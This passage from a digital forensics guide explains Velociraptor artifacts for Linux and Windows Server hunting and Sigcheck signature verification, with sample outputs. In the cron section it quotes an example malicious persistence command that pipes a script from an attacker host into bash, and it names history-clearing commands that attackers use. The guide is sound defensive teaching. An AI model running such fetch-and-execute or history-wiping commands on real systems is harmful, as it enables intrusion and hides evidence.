


Figure 40: Linux.Sys.Users

A backdoor account created by an attacker will typically have a UID of 0 (granting root access) or will have an interactive shell assigned to a service account that should not have login rights. Any account with UID 0 other than root itself is a critical finding requiring immediate investigation.

Linux.Sys.Groups

Enumerates all user groups defined in /etc/group on the Linux system. For each group, returns the group name, group ID (GID), and all member usernames. Helps identify unauthorized privilege escalation through group membership.



Figure 41: Linux.Sys.Groups

Membership in the docker group is functionally equivalent to root access because Docker can mount the host filesystem. Membership in the disk group allows direct raw access to all storage devices. Attackers add their accounts to these groups as a persistence and privilege escalation mechanism.

Linux.Sys.Crontab

Enumerates all cron jobs defined on the Linux system by reading the system crontab (/etc/crontab), cron directories (/etc/cron.d, /etc/cron.daily, /etc/cron.hourly), and individual user crontab files from /var/spool/cron. Returns the schedule, executing user, and command for each job.



Figure 42: Linux.Sys.Crontab

Malicious cron jobs are one of the most common Linux persistence mechanisms. A cron entry running: curl http://attacker.com/shell.sh | bash — or any base64-decoded command piped to bash — is a confirmed malicious persistence entry. Check all user crontabs, not just the root crontab.

Linux.Sys.Services

Enumerates all systemd service units and their current state on Linux systems using systemd. Returns the service unit name, load state, active state, sub-state (running/stopped/failed), the ExecStart command, and the unit file path.

Active	Description	Load	Sub	Unit
active	Accounts Service	loaded	running	accounts-daemon.service
active	Save/Restore Sound Card State	loaded	exited	alsa-restore.service
active	Load AppArmor profiles	loaded	exited	apparmor.service
active	automatic crash report generation	loaded	exited	apport.service
active	Avahi mDNS/DNS-SD Stack	loaded	running	avahi-daemon.service
active	Manage, Install and Generate Color Profiles	loaded	running	color.service
active	Set console font and keypad	loaded	exited	console-setup.service
active	Regular background program processing daemon	loaded	running	cron.service
active	Make remote CUPS printers available locally	loaded	running	cups-browsed.service
active	CUPS Scheduler	loaded	running	cups.service

Figure 43: Linux.Sys.Services

Malicious systemd services installed by attackers are typically placed in /etc/systemd/system to ensure they start at boot. A service unit whose ExecStart executes a binary from /tmp, /var/tmp, or a home directory, or whose unit file was created at an unusual time, is a high-confidence persistence indicator.

Linux.Sys.BashHistory

Reads the .bash_history file from every user's home directory on the system. Returns the command history for each user, which may include timestamps if the HISTTIMEFORMAT variable was set. This provides a log of commands typed by each user in their bash sessions.

Line	OSPath
ls	/home/kali/.bash_history
chmod +x velociraptor-v0.75.6-linux-amd64	/home/kali/.bash_history
mv velociraptor-v0.75.6-linux-amd64 velociraptor	/home/kali/.bash_history
sudo ./velociraptor --config client.config.yaml client	/home/kali/.bash_history

Figure 44: Linux.Sys.BashHistory

Even though attackers commonly run 'history -c' or 'unset HISTFILE' to clear bash history, partial history frequently survives in the kernel buffer or session history files. Commands that reveal lateral movement paths, downloaded tool names, or C2 server addresses are particularly valuable evidence.

Linux.Sys.LastUserLogin

Reads the /var/log/wtmp (successful logins) and /var/log/btmp (failed login attempts) binary log files to reconstruct the complete login history of the system. Returns username, source IP address, login terminal (TTY), login timestamp, and logout timestamp for each session.

OSPath	login_Type	login_ID	login_PID	login_Host	login_User	login_IpAddr	login_Terminal	login_time	logout_time
/var/log/wtmp	USER_PROCESS		2755	login screen	kali	0.0.0.0	seat0	2026-03-24T06:37:02Z	
/var/log/wtmp	USER_PROCESS		2755	tty2	kali	0.0.0.0	tty2	2026-03-24T06:37:02Z	
/var/log/wtmp	USER_PROCESS		1945	login screen	kali	0.0.0.0	seat0	2026-03-24T07:26:10Z	
/var/log/wtmp	USER_PROCESS		1945	tty2	kali	0.0.0.0	tty2	2026-03-24T07:26:10Z	
/var/log/wtmp	USER_PROCESS		2194	login screen	kali	0.0.0.0	seat0	2026-03-24T07:43:55Z	
/var/log/wtmp	USER_PROCESS		2194	tty2	kali	0.0.0.0	tty2	2026-03-24T07:43:55Z	
/var/log/wtmp	USER_PROCESS		2200	login screen	kali	0.0.0.0	seat0	2026-03-24T07:57:44Z	
/var/log/wtmp	USER_PROCESS		2200	tty2	kali	0.0.0.0	tty2	2026-03-24T07:57:45Z	
/var/log/wtmp	USER_PROCESS		2242	login screen	kali	0.0.0.0	seat0	2026-03-27T04:58:46Z	
/var/log/wtmp	USER_PROCESS		2242	tty2	kali	0.0.0.0	tty2	2026-03-27T04:58:46Z	

Figure 45: Linux.Sys.LastUserLogin

Multiple failed login attempts from a single external IP followed by a successful login indicates a successful SSH brute force attack. Root logins from external IP addresses that are not your administrative jump hosts are critical security incidents requiring immediate investigation.

Linux.Sys.Maps

Reads /proc/[pid]/maps for all running processes to enumerate every memory-mapped region including loaded shared libraries, memory-mapped files, and anonymous memory allocations. Each region shows its access permissions (read, write, execute).




Figure 46: Linux.Sys.Maps

Anonymous memory regions with rwxp (read-write-execute-private) permissions that have no backing file are the Linux equivalent of injected shellcode. Legitimate shared libraries are always mapped from files on disk. Unmapped executable memory can only be shellcode or manually loaded code.

Linux.Forensics.Journal

Queries the systemd journal log database using journalctl commands. The journal is a structured binary log that captures output from all systemd services, kernel messages, authentication events, and application logs in a single searchable database.



Figure 47: Linux.Forensics.Journal

The systemd journal captures SSH authentication events, sudo command execution, cron job execution, and service start/stop events in a unified searchable log. Look for sudo commands run by unexpected users, SSH logins from external IPs, and service failures that may indicate a malicious service failing to start correctly.

Linux.Detection.Yara

Runs user-supplied YARA rules against files on the Linux filesystem. Supports path glob pattern targeting and file size limits for efficient scanning of high-risk directories without scanning the entire filesystem.




Figure 48: Linux.Detection.Yara

Start YARA scans on Linux systems with /tmp, /dev/shm, and /var/tmp — these are world-writable directories where malware is most commonly staged. A match in /var/www or a web application directory combined with a running web process indicates a web shell or web-delivered implant.

Linux.Detection.Yara.Process

Scans the virtual memory of running Linux processes using YARA rules. Detects injected code, memory-resident implants, and malware that executes entirely in memory without writing files to disk.



Figure 49: Linux.Detection.Yara.Process

Linux process memory YARA scanning is critical for detecting implants like Reptile, Diamorphine, and other kernel-level rootkits that modify process memory. A match within a web server process memory indicates exploitation and in-memory payload execution through a web shell or application vulnerability.

4 Windows Server Artifacts

Windows Server uses the same Velociraptor artifact namespaces as Windows workstations. However, the context, expected baseline, and analyst interpretation differ significantly for server environments. This section covers 8 key artifacts with Windows Server-specific analysis guidance.

Windows.Forensics.UserAccessLog

Parses the User Access Log (UAL) database, a feature exclusive to Windows Server editions. The UAL records every client that authenticates to server roles (File Server, IIS, RDP, etc.) with the source IP address, username, and access timestamps going back up to two years.




Figure 50: Windows.Forensics.UserAccessLog

The UAL provides up to two years of authentication history to server roles — far longer than most event log retention policies. This makes it invaluable for investigating breaches discovered months after they occurred. Look for client IP addresses from unexpected geographic locations or internal addresses from hosts that should not be accessing this server.

Windows.EventLogs.RDPAuth

On Windows Server systems specifically, this artifact collects Remote Desktop Protocol (RDP) authentication events from both the Security event log and the TerminalServices-LocalSessionManager log. RDP is the primary remote administration protocol for Windows Server and is the most commonly targeted service by attackers.

EventTime	Computer	Channel	EventID	DomainName	UserName	LogonType	SourceIP	Description	Message	EventRecordID	OPPath	FlowId	ClientId	Pgn
2026-03-18T03:26:120Z	WIN-65019AQ0SUC	Microsoft-Windows-TerminalServices-LocalSessionManager/Operational	21	WIN-65019AQ0SUC	Administrator	null	LOCAL	RDP_LOCAL_CONNECTE	Remote Desktop Services: Session 29 Logon succeeded: User: WIN-65019AQ0SUC\Administrator Session ID: 1 Source Network Address: LOCAL	29	C:\Windows\System32\winetllo	F_071621T0507	C_46576182e056b	WIN-65019AQ0SUC
2026-03-18T03:26:120Z	WIN-65019AQ0SUC	Microsoft-Windows-TerminalServices-LocalSessionManager/Operational	22	WIN-65019AQ0SUC	Administrator	null	LOCAL	RDP_REMOTE_CONNECT	Remote Desktop Services: Shell start notification received: User: WIN-65019AQ0SUC\Administrator Session ID: 1 Source Network Address: LOCAL	30	C:\Windows\System32\winetllo	F_071621T0507	C_46576182e056b	WIN-65019AQ0SUC
2026-03-18T03:26:131Z	WIN-65019AQ0SUC	Microsoft-Windows-TerminalServices-LocalSessionManager/Operational	21	WIN-65019AQ0SUC	Administrator	null	LOCAL	RDP_LOCAL_CONNECTE	Remote Desktop Services: Session 34 Logon succeeded: User: WIN-65019AQ0SUC\Administrator Session ID: 1 Source Network Address: LOCAL	34	C:\Windows\System32\winetllo	F_071621T0507	C_46576182e056b	WIN-65019AQ0SUC
2026-03-18T03:26:131Z	WIN-65019AQ0SUC	Microsoft-Windows-TerminalServices-LocalSessionManager/Operational	22	WIN-65019AQ0SUC	Administrator	null	LOCAL	RDP_REMOTE_CONNECT	Remote Desktop Services: Shell start notification received: User: WIN-65019AQ0SUC\Administrator Session ID: 1 Source Network Address: LOCAL	35	C:\Windows\System32\winetllo	F_071621T0507	C_46576182e056b	WIN-65019AQ0SUC
2026-03-18T07:14:186Z	WIN-65019AQ0SUC	Microsoft-Windows-TerminalServices-LocalSessionManager/Operational	23	WIN-65019AQ0SUC	Administrator	null	null	RDP_SESSION_LOGOFF	Remote Desktop Services: Session 36 Logoff succeeded: User: WIN-65019AQ0SUC\Administrator Session ID: 1	36	C:\Windows\System32\winetllo	F_071621T0507	C_46576182e056b	WIN-65019AQ0SUC
2026-03-18T07:15:148Z	WIN-65019AQ0SUC	Microsoft-Windows-TerminalServices-LocalSessionManager/Operational	21	WIN-65019AQ0SUC	Administrator	null	LOCAL	RDP_LOCAL_CONNECTE	Remote Desktop Services: Session 41 Logon succeeded: User: WIN-65019AQ0SUC\Administrator Session ID: 1 Source Network Address: LOCAL	41	C:\Windows\System32\winetllo	F_071621T0507	C_46576182e056b	WIN-65019AQ0SUC
2026-03-18T07:15:148Z	WIN-65019AQ0SUC	Microsoft-Windows-TerminalServices-LocalSessionManager/Operational	22	WIN-65019AQ0SUC	Administrator	null	LOCAL	RDP_REMOTE_CONNECT	Remote Desktop Services: Shell start notification received: User: WIN-65019AQ0SUC\Administrator Session ID: 1 Source Network Address: LOCAL	42	C:\Windows\System32\winetllo	F_071621T0507	C_46576182e056b	WIN-65019AQ0SUC
2026-03-18T08:14:110Z	WIN-65019AQ0SUC	Microsoft-Windows-TerminalServices-LocalSessionManager/Operational	23	WIN-65019AQ0SUC	Administrator	null	null	RDP_SESSION_LOGOFF	Remote Desktop Services: Session 43 Logoff succeeded: User: WIN-65019AQ0SUC\Administrator Session ID: 1	43	C:\Windows\System32\winetllo	F_071621T0507	C_46576182e056b	WIN-65019AQ0SUC

Figure 51: Windows.EventLogs.RDPAuth

Windows Servers exposed to the internet with RDP enabled are the number one initial access vector for ransomware actors. Successful RDP authentication from an external IP address using a local administrator account, particularly outside business hours, is the classic ransomware initial access pattern and requires immediate isolation.

Windows.System.Services

On Windows Server systems, this artifact enumerates all installed services which are significantly more numerous than on workstations and include server roles such as IIS, DNS, DHCP, Active Directory, Certificate Services, and SQL Server. Understanding the legitimate service baseline is critical for detecting malicious additions.

State	Name	DisplayName	Status	Pid	ExitCode	StartMode	PathName	ServiceType	UserAccount	Created	ServiceDll	FailureCommand	FailureActions	AbsoluteExePath	HashServiceExe
Stopped	AHostRouter	AllJoyn Router Service	OK	0	1077	Manual	C:\Windows\system32\svchost.exe -k LocalServiceWscache\wscache	Share Process	NT AUTHORITY\LOCALSERVICE	2026-03-18T13:16:49.269Z	C:\Windows\System32\AHostRouter.dll		{ "ResetPeriod": 86400, "FailureAction": [{ "Type": "Restart", "Path": "svchost.exe" }] }	C:\Windows\System32\svchost.exe	
Stopped	ALG	Application Layer Gateway Service	OK	0	1077	Manual	C:\Windows\System32\alg.exe	Own Process	NT AUTHORITY\LOCALSERVICE	2026-03-18T13:16:49.269Z			{ "ResetPeriod": 900, "FailureAction": [{ "Type": "Restart", "Path": "alg.exe" }] }	C:\Windows\System32\alg.exe	
Stopped	AppIDSvc	Application Identity	OK	0	1077	Manual	C:\Windows\system32\svchost.exe -k LocalServiceWscache\wscache	Share Process	NT AUTHORITY\LOCALSERVICE	2026-03-18T13:16:49.269Z	C:\Windows\System32\appidsvc.dll		{ "ResetPeriod": 86400, "FailureAction": [{ "Type": "Restart", "Path": "svchost.exe" }] }	C:\Windows\System32\svchost.exe	

Figure 52: Windows.System.Services

Windows Servers have a significantly larger attack surface than workstations due to the many server roles they host. A DNS server should not be running a web server service, and a file server should not have RDP enabled unless explicitly required. The principle of least functionality means only necessary services should be running.

Windows.Forensics.Prefetch

On Windows Server, Prefetch is disabled by default (unlike workstations where it is enabled). If Prefetch files are found on a server, it typically means either an administrator enabled it for troubleshooting or the server is running in a configuration that enabled it. Any Prefetch data present is forensically valuable.

Executable	FileHash	Version	LastRunTime	RunCount	ExecutablePath	PrefetchFileHash	CreationTime	ModificationTime	Binary	FileAccessed
AM_BASE_PATCH_1-445-771-0-01	8204	Win10 (30)	2026-03-24T10:22:15.152	1	\\SERVER\WINDOWS\SYSTEM32\WINDOWS\SOFTWARE\Microsoft\Windows\CurrentVersion\Prefetch\AM_BASE_PATCH_1-445-771-0-01.pf	AM_BASE_PATCH_1-445-771-0-01.pf	2026-03-24T10:22:15.152	2026-03-24T10:22:15.152	\\SERVER\WINDOWS\SYSTEM32\WINDOWS\SOFTWARE\Microsoft\Windows\CurrentVersion\Prefetch\AM_BASE_PATCH_1-445-771-0-01.pf	
AM_DELTA_EXE	7988	Win10 (30)	2026-03-24T10:22:15.152	1	\\SERVER\WINDOWS\SYSTEM32\WINDOWS\SOFTWARE\Microsoft\Windows\CurrentVersion\Prefetch\AM_DELTA_EXE	AM_DELTA_EXE-7988.pf	2026-03-24T10:22:15.152	2026-03-24T10:22:15.152	\\SERVER\WINDOWS\SYSTEM32\WINDOWS\SOFTWARE\Microsoft\Windows\CurrentVersion\Prefetch\AM_DELTA_EXE	
AM_DELTA_PATCH_1-445-771-0-01	9916	Win10 (30)	2026-03-24T10:22:15.152	1	\\SERVER\WINDOWS\SYSTEM32\WINDOWS\SOFTWARE\Microsoft\Windows\CurrentVersion\Prefetch\AM_DELTA_PATCH_1-445-771-0-01.pf	AM_DELTA_PATCH_1-445-771-0-01.pf	2026-03-24T10:22:15.152	2026-03-24T10:22:15.152	\\SERVER\WINDOWS\SYSTEM32\WINDOWS\SOFTWARE\Microsoft\Windows\CurrentVersion\Prefetch\AM_DELTA_PATCH_1-445-771-0-01.pf	
AM_DELTA_PATCH_1-445-771-0-01	9924	Win10 (30)	2026-03-24T10:22:15.152	1	\\SERVER\WINDOWS\SYSTEM32\WINDOWS\SOFTWARE\Microsoft\Windows\CurrentVersion\Prefetch\AM_DELTA_PATCH_1-445-771-0-01.pf	AM_DELTA_PATCH_1-445-771-0-01.pf	2026-03-24T10:22:15.152	2026-03-24T10:22:15.152	\\SERVER\WINDOWS\SYSTEM32\WINDOWS\SOFTWARE\Microsoft\Windows\CurrentVersion\Prefetch\AM_DELTA_PATCH_1-445-771-0-01.pf	
AM_DELTA_PATCH_1-445-771-0-01	18248	Win10 (30)	2026-03-24T10:22:15.152	1	\\SERVER\WINDOWS\SYSTEM32\WINDOWS\SOFTWARE\Microsoft\Windows\CurrentVersion\Prefetch\AM_DELTA_PATCH_1-445-771-0-01.pf	AM_DELTA_PATCH_1-445-771-0-01.pf	2026-03-24T10:22:15.152	2026-03-24T10:22:15.152	\\SERVER\WINDOWS\SYSTEM32\WINDOWS\SOFTWARE\Microsoft\Windows\CurrentVersion\Prefetch\AM_DELTA_PATCH_1-445-771-0-01.pf	

Figure 53: Windows.Forensics.Prefetch

The absence of Prefetch on a server means execution evidence must come from other sources: Amcache, Shimcache, BAM, and event logs. If Prefetch IS present and enabled on a server, the data is highly valuable as the administrator specifically enabled it for performance monitoring purposes.

Windows.Network.NetStat

On Windows Server, network connection analysis is essential because servers legitimately make many outbound connections as part of their role. The key is to identify connections that fall outside the expected communication patterns for the specific server role: web server, database server, domain controller, etc.




Figure 54: Windows.Network.NetStat

Domain Controllers should never make outbound connections to public internet IP addresses. Database servers should only accept connections from application server IP ranges. Any server making connections outside its expected communication pattern has either been compromised or is misconfigured — both require immediate investigation

4 Digital Signature Verification in DFIR Investigations

Digital signature verification is a critical step in any DFIR investigation. When Velociraptor collects process lists, running binaries, or loaded modules, the next natural question is: are these files authentic and unmodified? Verifying code-signing signatures confirms file integrity, identifies trusted publishers, and flags tampered or unsigned executables that may indicate malware. This section documents the standard verification workflow that should accompany Velociraptor artifact analysis.

4.1 Why Signature Verification Matters in DFIR

Attackers frequently abuse the names of legitimate Windows binaries (a technique called masquerading) to hide malicious executables. A process named svchost.exe or lsass.exe running from an unexpected path can be identified immediately through signature verification. A valid Microsoft signature confirms the file is authentic, not modified since signing, and originates from a trusted certificate authority. An invalid, missing, or hash-mismatched signature is a confirmed indicator of tampering requiring immediate investigation.

4.2 Method Sigcheck (Sysinternals)

Sigcheck, part of the Microsoft Sysinternals Suite, is the preferred tool for DFIR analysts because it supports bulk scanning, VirusTotal integration, and online certificate revocation checks. After downloading and extracting sigcheck.exe to C:\Tools\Sigcheck, the following commands cover the core investigative scenarios.

```
# Bulk scan System32 for unsigned executables  
sigcheck.exe -u -e -s C:\Windows\System32
```

The flags -u (unsigned only), -e (executables only), and -s (recurse subdirectories) together produce a focused list of unverified binaries in the most sensitive Windows directory. Every result from this command demands analyst attention.

```
Directory of C:\
03/08/2026  08:13 PM  <DIR>          inetpub
03/24/2026  06:01 PM  <DIR>          New folder
12/07/2019  02:14 AM  <DIR>          PerfLogs
03/17/2026  10:38 PM  <DIR>          Program Files
03/17/2026  08:10 AM  <DIR>          Program Files (x86)
03/25/2026  05:37 AM  <DIR>          Sigcheck
12/20/2025  05:50 AM  <DIR>          test
02/28/2026  09:06 AM  <DIR>          Users
03/15/2026  05:59 PM  <DIR>          Windows
             0 File(s)          0 bytes
             9 Dir(s)  55,709,487,104 bytes free

C:\>cd Sigcheck

C:\Sigcheck>Sigcheck.exe

Sigcheck v2.91 - File version and signature viewer
Copyright (C) 2004-2026 Mark Russinovich
Sysinternals - www.sysinternals.com

usage: Sigcheck.exe [-a][-h][-i][-e][-l][[-s]][[-c]-ct][[-m]][-q][[-p <policy GUID>][[-r][[-u][-vt][[-v[r][s]][-f catalog file] [-w file] <
or directory>]
usage: Sigcheck.exe -d [-c]-ct] [-w file] <file or directory>
usage: Sigcheck.exe -o [-vt][[-v[r]]] [-w file] <Sigcheck.exe csv file>
usage: Sigcheck.exe -t[u][v] [-i] [-c]-ct] [-w file] <certificate store name|*>
-a      Show extended version information. The entropy measure reported
        is the bits per byte of information of the file's contents.
-c      CSV output with comma delimiter
-ct     CSV output with tab delimiter
        Specify -nobanner to avoid banner being output to CSV
-d      Dump contents of a catalog file
-e      Scan executable images only (regardless of their extension)
-f      Look for signature in the specified catalog file
-h      Show file hashes
-i      Show catalog name and signing chain
-l      Traverse symbolic links and directory junctions
-m      Dump manifest
-n      Only show file version number
-o      Performs Virus Total lookups of hashes captured in a CSV
        file previously captured by Sigcheck when using the -h option.
        This usage is intended for scans of offline systems.
-p      Verify signatures against the specified policy, represented by
        its GUID, or the custom code integrity policy stored in the specified
```

Figure 55: Sigcheck Installation Verification

Command Prompt output showing successful execution of **Sigcheck v2.91** after navigating to the installation directory (C:\Sigcheck). The displayed usage instructions confirm that the tool is correctly installed and ready for digital signature analysis.

```
C:\Sigcheck>
C:\Sigcheck>sigcheck -u -e -s c:\windows\system32

Sigcheck v2.91 - File version and signature viewer
Copyright (C) 2004-2026 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\windows\system32\drivers\BthA2dp.sys:
  Verified:      Unsigned
  Link date:    3:59 PM 11/16/2033
  Publisher:    n/a
  Company:      Microsoft Corporation
  Description:  Bluetooth A2DP Driver
  Product:      Microsoft® Windows® Operating System
  Prod version: 10.0.19041.1
  File version: 10.0.19041.1 (WinBuild.160101.0800)
  MachineType: 64-bit
c:\windows\system32\drivers\BthHfEnum.sys:
  Verified:      Unsigned
  Link date:    6:31 AM 6/6/1910
  Publisher:    n/a
  Company:      Microsoft Corporation
  Description:  Bluetooth Hands-Free Audio and Call Control HID Enumerator
  Product:      Microsoft® Windows® Operating System
  Prod version: 10.0.19041.1
  File version: 10.0.19041.1 (WinBuild.160101.0800)
  MachineType: 64-bit

C:\Sigcheck>
C:\Sigcheck>
```

Figure 56: Detection of Unsigned Drivers in System32

sigcheck -u -e -s c:\windows\system32 showing two unsigned driver files (BthA2dp.sys and BthHfEnum.sys). Although both files belong to Microsoft, they appear unsigned due to the use of catalog-based signatures. This highlights the importance of careful analysis when identifying potentially suspicious binaries.

```

c:\windows\system32\apprepapi.dll:
  Verified:      Signed
  Signing date:  7:33 PM 11/28/2023
  Publisher:     Microsoft Windows
  Company:       Microsoft Corporation
  Description:   Application Reputation APIs Dll
  Product:       Microsoft® Windows® Operating System
  Prod version:  10.0.19041.1
  File version:  10.0.19041.1 (WinBuild.160101.0800)
  MachineType:  64-bit
  VT detection:  A device attached to the system is not functioning.
  VT link:       n/a
c:\windows\system32\AppResolver.dll:
  Verified:      Signed
  Signing date:  12:20 AM 4/8/2025
  Publisher:     Microsoft Windows
  Company:       Microsoft Corporation
  Description:   App Resolver
  Product:       Microsoft® Windows® Operating System
  Prod version:  10.0.19041.5794
  File version:  10.0.19041.5794 (WinBuild.160101.0800)
  MachineType:  64-bit
  VT detection:  A device attached to the system is not functioning.
  VT link:       n/a
c:\windows\system32\ApproveChildRequest.exe:
  Verified:      Signed
  Signing date:  8:18 AM 8/28/2025
  Publisher:     Microsoft Windows
  Company:       Microsoft Corporation
  Description:   Grant more screen time
  Product:       Microsoft® Windows® Operating System
  Prod version:  10.0.19041.4355
  File version:  10.0.19041.4355 (WinBuild.160101.0800)
  MachineType:  64-bit
  VT detection:  A device attached to the system is not functioning.
  VT link:       n/a
c:\windows\system32\appsruprov.dll:
  Verified:      Signed
  Signing date:  6:42 PM 10/10/2025
  Publisher:     Microsoft Windows
  Company:       Microsoft Corporation
  Description:   Application System Resource Usage Monitor (SRUM) provider
  Product:       Microsoft® Windows® Operating System
  Prod version:  10.0.19041.4355
  File version:  10.0.19041.4355 (WinBuild.160101.0800)
  MachineType:  64-bit
  VT detection:  A device attached to the system is not functioning.
  VT link:       n/a

```

Figure 57: Verification of Signed Microsoft System Files

Sigcheck output demonstrating multiple Windows system files (e.g., apprepapi.dll, AppResolver.dll, ApproveChildRequest.exe) verified as digitally signed by Microsoft. These results confirm the integrity and authenticity of core operating system components.

Signature Status Results

Status Value	Risk Level	DFIR Meaning & Action
Valid	Safe	File integrity intact, publisher trusted. Document and proceed.
NotSigned	Suspicious	No code-signing certificate. Investigate origin, especially if in System32 as a Windows binary.
HashMismatch	CRITICAL	File has been modified after signing. Confirmed tampering. Treat as malicious immediately.
UnknownError	Investigate	Cannot be verified. May indicate a corrupted or exotic certificate. Treat as suspicious until proven otherwise.
Expired	Context-dependent	Certificate expired after signing is acceptable if timestamp was valid at signing time. Verify the embedded timestamp against the certificate validity window.

When Velociraptor’s Windows.System.Pslist or Windows.Forensics.ProcessInfo reveals an unexpected binary, always cross-reference with signature verification. A process running from C:\Windows\System32 with a NotSigned or HashMismatch status is a confirmed Indicator of Compromise (IoC) and should trigger immediate isolation of the endpoint.

5 Conclusion

